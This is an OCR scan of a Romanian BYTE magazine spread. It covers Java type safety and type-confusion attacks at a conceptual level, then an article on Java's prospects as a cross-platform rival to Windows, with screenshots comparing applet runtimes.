
Pentru a înţelege rolul cerinţei de type-safety, să considerăm următorul exemplu, uşor forţat. Applet-ul menţionat mai sus defineşte clasa Alarmă, care este reprezentată în memorie ca în figura „Type Safety". Această clasă are o metodă, `turnOn`, care setează primul câmp al instanţei respective la valoarea `adevărat`. În bibliotecile Java se găseşte clasa Applet, a cărei reprezentare în memorie este schiţată în aceeaşi figură. Să observăm că primul câmp al clasei Applet este `fileAccessAllowed`, care indică dacă applet-ul are sau nu are acces la sistemul local de fişiere.

Să presupunem că un program încearcă să execute operaţia `turnOn` asupra unui obiect Applet. Dacă această operaţie este permisă, programul setează primul câmp al obiectului la valoarea `adevărat`. Din nefericire, deoarece obiectul este într-adevăr de tipul Applet, setarea primului câmp la valoarea `adevărat` îi permite applet-ului accesul la fişiere. Applet-ul poate astfel - printr-o eroare - să modifice sau chiar să şteargă fişiere.

Cum asigură Java Type Safety

Java asociază fiecărui obiect o etichetă cu clasa reprezentată. Un mod simplu de a realiza type-safety constă în verificarea tipului obiectului înaintea fiecărei operaţii ce urmează să fie executată pentru a avea siguranţa că o asemenea operaţie asupra clasei obiectului este permisă. Această implementare se numeşte verificare dinamică a tipului.

Deşi acest model este funcţional, el este ineficient. Programele vor ajunge să ruleze lent datorită faptului că sistemul cheltuieşte o grămadă de timp pentru a verifica etichetele de clasă. Pentru a mări performanţa, Java utilizează verificarea statică a tipului, mai complicată dar mult mai eficientă decât verificarea dinamică. Verificarea statică înseamnă că sistemul Java urmăreşte un program înainte de a fi rulat şi deduce cu atenţie rezultatele operaţiilor de controlare a etichetelor de clasă. Dacă se ajunge la concluzia că o anumită operaţie de verificare a etichetelor va avea întotdeauna succes, nu mai rămâne nici un motiv ca să fie repetată, şi această operaţie este îndepărtată, mărind astfel viteza de rulare a programului.



Setarea la valoarea „adevărat" a primului câmp din cele două clase (Alarm şi Applet) nu este echivalentă. Type safety verifică tipul obiectelor ce vor fi utilizate de metodă.

Java se asigură că programele răutăcioase nu au acces la resursele sistemului.

Creatorii Java au proiectat cu atenţie limbajul Java şi formatul cod-octet pentru a uşura verificarea statică a tipului. Fiecare porţiune de cod-octet este o reprezentare binară a unui limbaj asemănător cu cel de asamblare, limbaj care foloseşte operanzi şi coduri operator.

Dar operatorii Java primesc întotdeauna argumente de un anumit tip. Nu există operanzi generici care pot fi de tipuri diferite ca în cazul limbajelor de asamblare pentru procesoare.

Această proprietate şi alte caracteristici ale formatului cod-octet conduc la facilitarea implementării verificării statice a tipului. Verificatorul de cod-octet este efectiv un controlor static de tip care elimină aproape toate operaţiile de control a etichetelor de clasă. Rezultatul este un program care îndeplineşte cerinţa de type-safety şi în acelaşi timp rulează eficient.

Confuzii de tip

Există o singură problemă cu strategia Java de verificare a tipului: este complicată. Cu toate că strategia implementată de proiectanţii Java este sigură în linii mari, ea depinde de foarte multe detalii, iar aceste detalii trebuie să fie corect implementate pentru a obţine type-safety. O eroare în oricare dintre aceste detalii creează o breşă de mici dimensiuni, dar crucială, în armura securităţii Java.

Un cracker isteţ care găseşte o asemenea breşă poate lansa un atac bazat pe confuzii de tip. Acest atac se poate realiza cu un applet Java proiectat special pentru a transforma o mică breşă în securitatea Java, într-o pârghie pentru penetrarea completă a sistemului. Atacantul poate crea o situaţie de genul celei menţionate anterior în exemplul Alarmă/Applet, în care programul lucrează cu un anumit tip de obiect, iar mediul Java crede că acest obiect este de alt tip.

Deoarece verificatorul de cod-octet interzice în mod normal astfel de acţiuni, erorile cauzate de confuziile de tip sunt de obicei rezultatele unor scăpări în implementarea limbajului Java. Pe măsură ce implementarea limbajului Java se perfecţionează şi bugurile sunt eliminate, asemenea probleme vor dispărea. ■

Gary McGraw, Ph.D., este cercetător ştiinţific la Reliable Software Technologies Corp. (Sterling, VA). Poate fi contactat la **http://www.rstcorp.com/~gem**. *Edward Felten, Ph.D. este asistent universitar în informatică la Princeton University. Poate fi contactat la* **http://www.cs.princeton.edu/~felten**.

[din BYTE, o publicaţie McGraw-Hill, Inc. Adaptare - *Radu Greab*]

Inima Care Bate Mai
Repede Pentru
Rețeaua Ta
WINDOWS NT
500 MHz
440 MHz
366 MHz
300 MHz
digital
AlphaServer

AZI pentru WEB, MÂINE pentru LUMEA INTREAGĂ

Este oare Java un limbaj de programare serios? Da. Va elimina Windows ? Poate.

Tom R. Halfhil

Aţi auzit laudele. V-aţi distrat cu glumele despre cafeaua proastă. Acum a sosit timpul întrebării cruciale : este oare Java o soluţie adevărată?

Răspunsul corect: Java nu mai este doar soluţia pentru construirea de pagini Web nostime. Java se impune ca limbaj de programare serios, capabil să trateze cele mai sofisticate aplicaţii profesionale. Niciodată în istoria tehnicii de calcul, un limbaj nu a atras într-o perioadă aşa de scurtă atât de mult suport din partea proiectanţilor de unelte soft, aplicaţii soft şi furnizorilor de sisteme de operare.

Întrebarea mai generală este: cât de departe poate ajunge Java? Răspunsul este, cu toate că pare incredibil, că Java ar putea surclasa Windows ca platformă software cu cea mai mare răspândire la sfârşitul acestui secol. Acest lucru este posibil chiar şi ţinând cont de cinci neajunsuri majore existente azi la Java - inclusiv modelul de securitate imatur, performanţele scăzute şi harababura existentă la uneltele de dezvoltare.

Totuşi, evenimentele cheie se derulează deja pentru ca Java să poată depăşi Windows şi să producă schimbări uriaşe în dezvoltarea de software comercial şi de firmă. Concluzia este că toţi aceia dintre noi care au tangenţă cu dezvoltarea de software pot să ajungă în situaţii riscante ignorând Java.


Mai mult decât un limbaj

Java este mai mult decât un limbaj de programare fiind o platformă software datorită maşinii virtuale Java (VM), care simulează prin software un calculator. Java VM se execută pe calculatoarele şi cu SO existente (de exemplu Windows sau Mac OS) sau poate fi rulat pe hardware conceput pentru Java. Proiectaţii care folosesc Java, indiferent dacă îşi dau seama sau nu, creează suport pentru o nouă platformă existentă independent de SO şi hardware-ul utilizat.

Azi, mulţi proiectanţi de software comercial îşi scriu softul în primul rând pentru Windows, deoarece aproape 90% din PC-urile

Platformă unică

Azi, proiectanţii de aplicaţii scriu pentru o platformă - de obicei Windows pe x86 - şi mută programul pe o altă platformă, ulterior.



Aplicaţii scrise pentru staţii de lucru Unix
Aplicaţii scrise pentru PC-uri cu OS/2
Aplicaţii scrise pentru Mac
Aplicaţii scrise pentru PC-uri Windows
Windows/ x86

Aplicaţiile native lucrează direct cu SO şi UC native. Programul trebuie rescris înainte să se poată executa pe o platformă SO-UC diferită.

Noutatea Java

Platformă multiplă

Mâine, proiectanții ar putea scrie pentru o singură platformă, Java. Utilizatorii pot executa programul pe orice echipament care suportă Java, indiferent de SO și UC utilizat.


Appleturi Java
Navigator Web
Aplicații Java autonome
Mediul executabil Java
• Încărcător de clase
• Controlor cod octet
• Interpretor de cod octet
• Mașină virtuală Java
• Biblioteci de clase Java
Clase peer
Compilator JIT
(opțional)
Windows/ x86
MacOS/ PowerP
Unix/RIS
Alte platforme

Appleturile Java se execută totdeauna în fereastra navigator sau o partiție securizată.

Aplicațiile Java autonome lucrează cu SO/UC prin mediul executabil sau metode native codificate hard.

Clasele peer transformă obiectele Java (ex. elemente GUI) în obiecte SO native.

Compilatoarele JIT convertesc din mers codul octet Java în cod nativ.

existente azi folosesc Windows. Apoi, ei realizează versiuni pentru platformele minoritare (Mac, OS/2 sau Unix) sau ignoră aceste platforme.

Dacă Java VM va ajunge într-o zi să controleze o bază mai largă de instalări decât Windows, proiectanții s-ar putea să scrie în primul pentru Java, ca apoi, deoarece softul Java este inerent omniplatformă, să-l execute pe orice sistem cu Java VM. De fapt, Windows va deveni o altă platformă soft minoritară (cu toate că cea mai mare) care s-ar putea să nu mai poată justifica cheltuielile în plus pentru un suport dedicat. Java ar putea declanșa cea mai mare schimbare de platformă de la trecerea de la DOS la Windows și asta fără să oblige utilizatorii să-și schimbe hardware-ul sau SO.

Limbajul Java

Înainte ca Java să poată deveni platforma dominantă, trebuie totuși ca proiectanții de software comercial și de firmă să-l adopte ca limbaj. Nu mai de mult decât vara trecută, mulți s-au mai întrebat dacă Java este suficient de puternic pentru proiecte software serioase. Azi întrebarea este depășită. Țineți cont de următoarele evenimente:

În octombrie, conform unei estimări Sun, peste 200.000 de programatori profesioniști utilizau Java.

Sun afirmă că o treime din programatorii profesioniști de la firmele cu peste 5000 de angajați utilizează Java.

Vara trecută, 11 firme (printre care Cisco Systems, IBM, Kleiner Perkins Caufield & Byers, Netscape și Oracle) au obținut 100 milioane de dolari din Java Fund, o sursă unică de capital pentru investiții în proiecte noi Java.

IBM și peste 50 de firme independente de dezvoltare soft au anunțat San Francisco Proiect, un plan de realizare de aplicații noi pentru afaceri, aplicații dezvoltate cu Java

Această serie de evenimente ajută la schimbarea reputației Java, ca fiind un limbaj facil pentru creare de appleturi decorative pentru Web. Dacă priviți dincolo de titlurile animate care dinamizează paginile Web veți vedea că Java este un limbaj profesional, orientat pe obiecte, care suportă moșteniri, încapsulare, polimorfism, fire multiple, legături dinamice și interfețe. Este în aceeași clasă de limbaje evoluate cu C++.

De ce câștigă Java utilizatorii profesioniști, în mod notoriu greu de cucerit? Java seamănă îndeaproape cu C++, astfel că programatorii experimentați au mai mult de „dezvățat" decât de învățat. Cu toate acestea, Java oferă avantaje semnificative față de C++. Java permite o scriere mai ușoară a codului portabil, reutilizabil și fără erori.

Compatibilitatea cu platforme multiple este un factor esențial pentru succesul rapid repurtat de Java. Compilatoarele Java (disponibile pentru Windows, Mac OS și Unix) convertesc fișierele sursă Java în fișiere de clase cu cod octet. Fișierele de clase corespund fișierelor binare executabile generate de compilatoare pentru alte limbaje. Spre deosebire de fișierele binare native, codul octet Java nu este specific unei arhitecturi particulare de microprocesor. Arhitectura nativă corespunzătoare este Java VM, existentă astăzi doar prin software. (În curând va exista și hardware. Vedeți articolul: *„Sun mizează pe cipurile Java"*, BYTE România, Noiembrie 1996).

Ca o consecință, fișierele de clase Java sunt portabile pe orice platformă hardware care posedă mediu de execuție Java. Mediul se compune din Java VM, câteva biblioteci de clase standard, un verificator de cod octet (pentru securitate) și un interpretor de cod octet. Interpretorul execută fișierele de clase pe mașina virtuală VM, fără să existe cerința ca utilizatorul să rescrie sau să recompileze codul sursă.

Această universalitate, care permite scrierea o dată și execuția pretutindeni, este de o asemenea forță încât anumite firme își scriu uneltele de dezvoltare Java chiar în Java, ca să poată fi executabile pe orice echipament. Un exemplu este Layout Mill, un program de dezvoltare de interfețe grafice GUI, realizat de Ignite Technologies.

„Firmele care realizează aplicații pot, pentru prima dată acum, să-și folosească la scrierea unei aplicații oamenii de Windows, Unix și Mac", afirmă Bill Kelly, președinte la Ignite. Toți programatorii pot lucra la același proiect, cu aceleași unelte pe orice platformă. Acest lucru permite firmelor de soft să angajeze programatori ținând cont de experiența lor în programarea tipului de aplicație care trebuie realizat și nu pe baza cunoștințelor de utilizare a unui tip de echipament.

Deoarece programele Java se mențin în cadrul mediului de execuție Java, ele nu interacționează de obicei cu UC sau SO nativ. Mediul de execuție se ocupă de administrarea memoriei, inclusiv colectarea de deșeuri (garbage collection), astfel ca programatorii să nu mai aibă grija obiectelor abandonate sau alocării memoriei. Nu este nevoie de operații aritmetice cu pointeri, o altă sursă majoră de erori în C++. Java are o metodă curată și eficientă de tratare a erorilor și încurajează reutilizarea codului fiind orientată obiect prin concepție. Java substituie interfețe în locul moștenirilor multiple complexe din C++.

După afirmația lui John F. Andrews, președinte la CSX Technology, productivitatea programatorilor și libertatea oferită de platforme multiple au fost factorii esențiali în decizia luată de firma de căi ferate pentru a utiliza Java la aplicațiile masive de urmărire a livrărilor. CSX crede că aceasta este cea mai mare aplicație de firmă scrisă până acum în Java. „Fenomenul Java a avut loc exact în momentul potrivit pentru noi", spune Andrews.

Gustul amar Java

În lumea Java, codul programului poare fi corect și totuși programul să nu funcționeze adecvat. Acest lucru este adevărat, în special atunci când îl testați într-un mediu de execuție diferit, pe același calculator.

Acest lucru apare deoarece Sun și Java nu au netezit toate asperitățile din Java, mai ales cele din clasele AWT (Abstract Windowing Toolkit), care permit programelor Java să utilizeze facilități GUI native. De asemenea, furnizorii care obțin licență pentru mediu executabil de la Sun poartă responsabilitatea adaptării mediului la produsele și platformele native proprii și unii furnizori fac o treabă mai bună decât alții. JavaSoft afirmă că testarea îmbunătățirilor va însemna reducerea în viitor a numărului de variante.

Între timp, pionierii Java trebuie să aibă răbdare. Pentru a oferi o imagine asupra problemelor întâmpinate, am scris o versiune Java pentru un program scris deja în alte trei limbaje. Proiectul era pentru un applet de introducere de date, pentru prietenii care participă la concursul meu anual de Academy Awards. Deoarece acest applet face și verificarea datelor și prelucrarea, este nevoie de mai mult decât HTML. Am scris versiunea Windows cu Borland Delphi (Pascal) și două versiuni Mac cu HyperCard și FutureBasic.


Am realizat noul applet atât pe Mac, cât și pe WindowsPC. Toate uneltele Java încercate - inclusiv versiuni de Symantec Cafe, Microsoft Visual J++ și Metrowerks Code Warrior - au generat probleme. S-au blocat frecvent, și vizualizatoarele de applet executau programul necorespunzător sau se blocau. De fapt, problemele cele mai puține le-am avut atunci când am renunțat la aceste unelte, am scris codul cu un editor de text simplu, l-am compilat cu compilatorul de linie de comandă gratuit, oferit de Sun, și l-am testat cu navigatoarele Web.

Ecranele atașate arată modul în care diferitele medii de execuție interpretează același cod în mod diferit. Fișierele mele de clasă au fost integral portabile - Java respectă această promisiune - dar rezultatele nu au fost totdeauna cele așteptate. Anumite medii de execuție au ignorat complet metodele și evenimentele din programul meu, în timp ce un cod identic se executa corect în altă parte.

Dacă nu sunteți familiarizați cu asemenea probleme, așteptați unelte mai bune și medii de execuție mai bune. Din câte am văzut, lucrurile par să devină cu mult mai stabile, în câteva luni.

Mult lăudata portabilitate Java nu este totuși fără cusur. JDK 1.0 de la Java nu conține

O Aplicaţie, trei căi



Name: Jane Doe
Phone: 415-555-1212
22. Best Actress (15 points)
○ 1: Susan Sarandon (Dead Man Walking)
○ 2: Elisabeth Shue (Leaving Las Vegas)
○ 3: Sharon Stone (Casino)
○ 4: Meryl Streep (The Bridges of Madison County)
○ 5: Emma Thompson (Sense and Sensibility)


Versiune Delphi sub Windows

Zone text editabile

Dimensiuni şi tipuri standard sistem pentru caractere din cutia de dialog

Butoane radio şi etichete

Butoane de acţionare standard sistem.



Name: Jane Doe
Phone: 415-555-1212
22. Best Actress (15 points)
● 1: Susan Sarandon (Dead Man Walking)
○ 2: Elisabeth Shue (Leaving Las Vegas)
○ 3: Sharon Stone (Casino)
○ 4: Meryl Streep (The Bridges of Madison County)
○ 5: Emma Thompson (Sense and Sensibility)
Click the HELP button for more instructions


Un vizualizator de applet-uri pe Mac, de la Metrowerks

Câmpurile text nu urmăresc tastarea

Butoanele apar, însă cu fonturi diferite

Font greşit pe butoane

Cadrele copil ignoră evenimentele de tip WINDOW_DESTROY (nu le afişează)



Location: file:///C|/APPS/netscape3/Ballot.htm
Name: Jane Doe
Phone: 415-555-1212
22. Best Actress (15 points)
○ 1: Susan Sarandon (Dead Man Walking)
○ 2: Elisabeth Shue (Leaving Las Vegas)
○ 3: Sharon Stone (Casino)
○ 4: Meryl Streep (The Bridges of Madison County)
○ 5: Emma Thompson (Sense and Sensibility)

Navigator 3.0 pe Windows 95

Câmpurile text urmăresc perfect tastarea

Butoanele apar, însă cu fonturi şi dimensiuni diferite

System-standard push buttons

Cadrele copil răspund la evenimentele de tip WINDOW_DESTROY (nu le afişează)

în totalitate API-urile native pentru SO suport, astfel că pionierii Java trebuie să lucreze cu un vocabular mai limitat de facilităţi şi imagini pentru GUI. Există de asemenea numeroase diferenţe în modul în care diferitele medii de execuţie Java mapează obiectele de nivel înalt la API-urile native (vezi caseta: *Gustul amar Java*).

Durerile acute sunt inevitabile la ceva atât de nou ca Java. JDK 1.1 prevăzut să apară la începutul acestui an va rezolva multe din probleme. Se lucrează şi la VM Java şi la unelte noi. Java evoluează atât de rapid încât este ca vremea în anumite locuri: dacă nu-ţi place cum este, mai aştepţi o oră.

Platforma Java

Chiar dacă Java va rămâne doar un limbaj popular de dezvoltare, Sun a realizat un lucru mare. Totuşi Sun şi alţi câţiva au în vedere lucruri mai grandioase. Ar putea oare Java ca platformă să devină groparul pentru Windows?

Probabil că nu. Dar nici nu este nevoie. Este important să ne dăm seama de modul în care Java poate să se suprapună pe Windows, fără să omoare Windows sau orice altă platformă. Java este o platformă ce se strecoară şi se propagă complet prin software şi coexistă paşnic cu SO nativ.

Celelalte platforme sunt legate de un hardware specific. Pentru fiecare copie instalată de la Windows, trebuie să existe un PC compatibil Windows pe care se poate executa. De asemenea şi pentru Mac OS, OS/2, Unix şi aşa mai departe. Există puţine suprapuneri, datorate emulatoarelor, cum ar fi SoftWindows şi PC-uri cu posibilitate de lucru cu SO dual-boot. În majoritatea cazurilor însă platformele de vârf se instalează doar după ce omul plăteşte câteva mii de dolari pentru un echipament nou.

Situaţia este diferită pentru Java. Aceasta este o platformă realizată prin software care rulează practic pe orice echipament şi softul se răspândeşte mai rapid decât harware-ul. Dacă aţi instalat un navigator Web compatibil Java, cum este HotJava de la Sun, Netscape Navigator 3.0 sau Microsoft Internet Explorer 3.0, atunci mediul de execuţie Java se află deja pe calculatorul dumneavoastră. Puteţi aduce gratuit JDK de pe Web pentru a face din sistemul utilizat o platformă Java. Uneltele de dezvoltare Java sunt oferite şi cu VM. Java nu este autoreplicabilă ca un virus, dar este aproape atât de contagioasă.

Apple, IBM, Microsoft, Novell, Silicon Graphics şi Sun accelerează în mod paradoxal procesul prin integrarea mediului de execuţie Java în propriile SO. Toţi afirmă că sistemele lor de operare vor avea posibilitate de lucru Java în mai puţin de un an. Ei îşi dau seama de popularitatea şi potenţialul oferit de Java şi de faptul că prin oferirea de mediu executabil Java superior vor avea avantaje competitive. Acest lucru este în avantajul utilizatorilor deoarece nu va trebui ca pentru fiecare nouă aplicaţie Java să-şi încarce sistemul cu VM corespunzător.

Credem că este nevoie de o Java VM standard bună şi stabilă pentru platforma Mac, explică Marc Zivkovic, manager de produs pentru mediul executabil Java pentru Apple Mac OS. Ne concentrăm asupra stabilităţii, stabilităţii şi iar stabilităţii. Acest lucru este ceea ce spun că doresc proiectanţii soft cel mai mult acum.

Pe la sfârşitul acestui an vor fi Java VM-uri pentru Windows 95, Windows NT, Windows 3.1, Mac OS, majoritatea variantelor Unix, OS/2, NetWare şi SO Pippin şi Newton de la Apple. IBM va porta Java chiar şi pe AS/400 şi MVS, cu care sunt prelucrate cam 70% din datele de firmă din lume. Acesta este motivul pentru care nu este o nebunie să afirmi că la sfârşitul secolului vor fi mai multe copii Java VM în lumea întreagă decât oricare dintre SO care le găzduiesc.

Remarcaţi că Java nu va înlocui nici unul dintre aceste SO. De fapt, Java VM este un parazit benign care nu se poate executa fără SO gazdă. (Sun are un SO special Java ,dar este pentru echipamente Java dedicate şi nu PC - uri convenţionale). În loc să termine cu Windows, Java are de fapt nevoie de Windows pentru a se răspândi pe baza instalată imensă de PC - uri.

Lucrurile vor deveni cu adevărat interesante, dacă acest lucru se va întâmpla. Numărul brut va face din Java platforma cea mai răspândită pe lume. Orice Java VM va executa orice program Java care a fost scris vreodată sau urmează să fie scris, fără să fie nevoie de migrare sau recompilare. Cum va afecta oare acest lucru raportul de forţe din software?

S-ar putea să fie favorabil platformelor minoritare care acum nu atrag atâtea efort de dezvoltare ca Windows. Azi, proiectanţii justifică preferinţa pentru Windows prin explicaţia că este doar o practică de afaceri care ţinteşte baza instalată cea mai răspândită. Dacă aceasta va fi Java şi proiectanţii îşi mută treptat atenţia de pe Windows, platformele minoritare vor beneficia de mult mai mult soft. Pe de altă parte, Java poate aduce prejudicii platformelor minoritare prin acapararea dezvoltărilor speciale realizate pe aceste platforme, acel suport deosebit care le face unice şi le justifică existenţa.

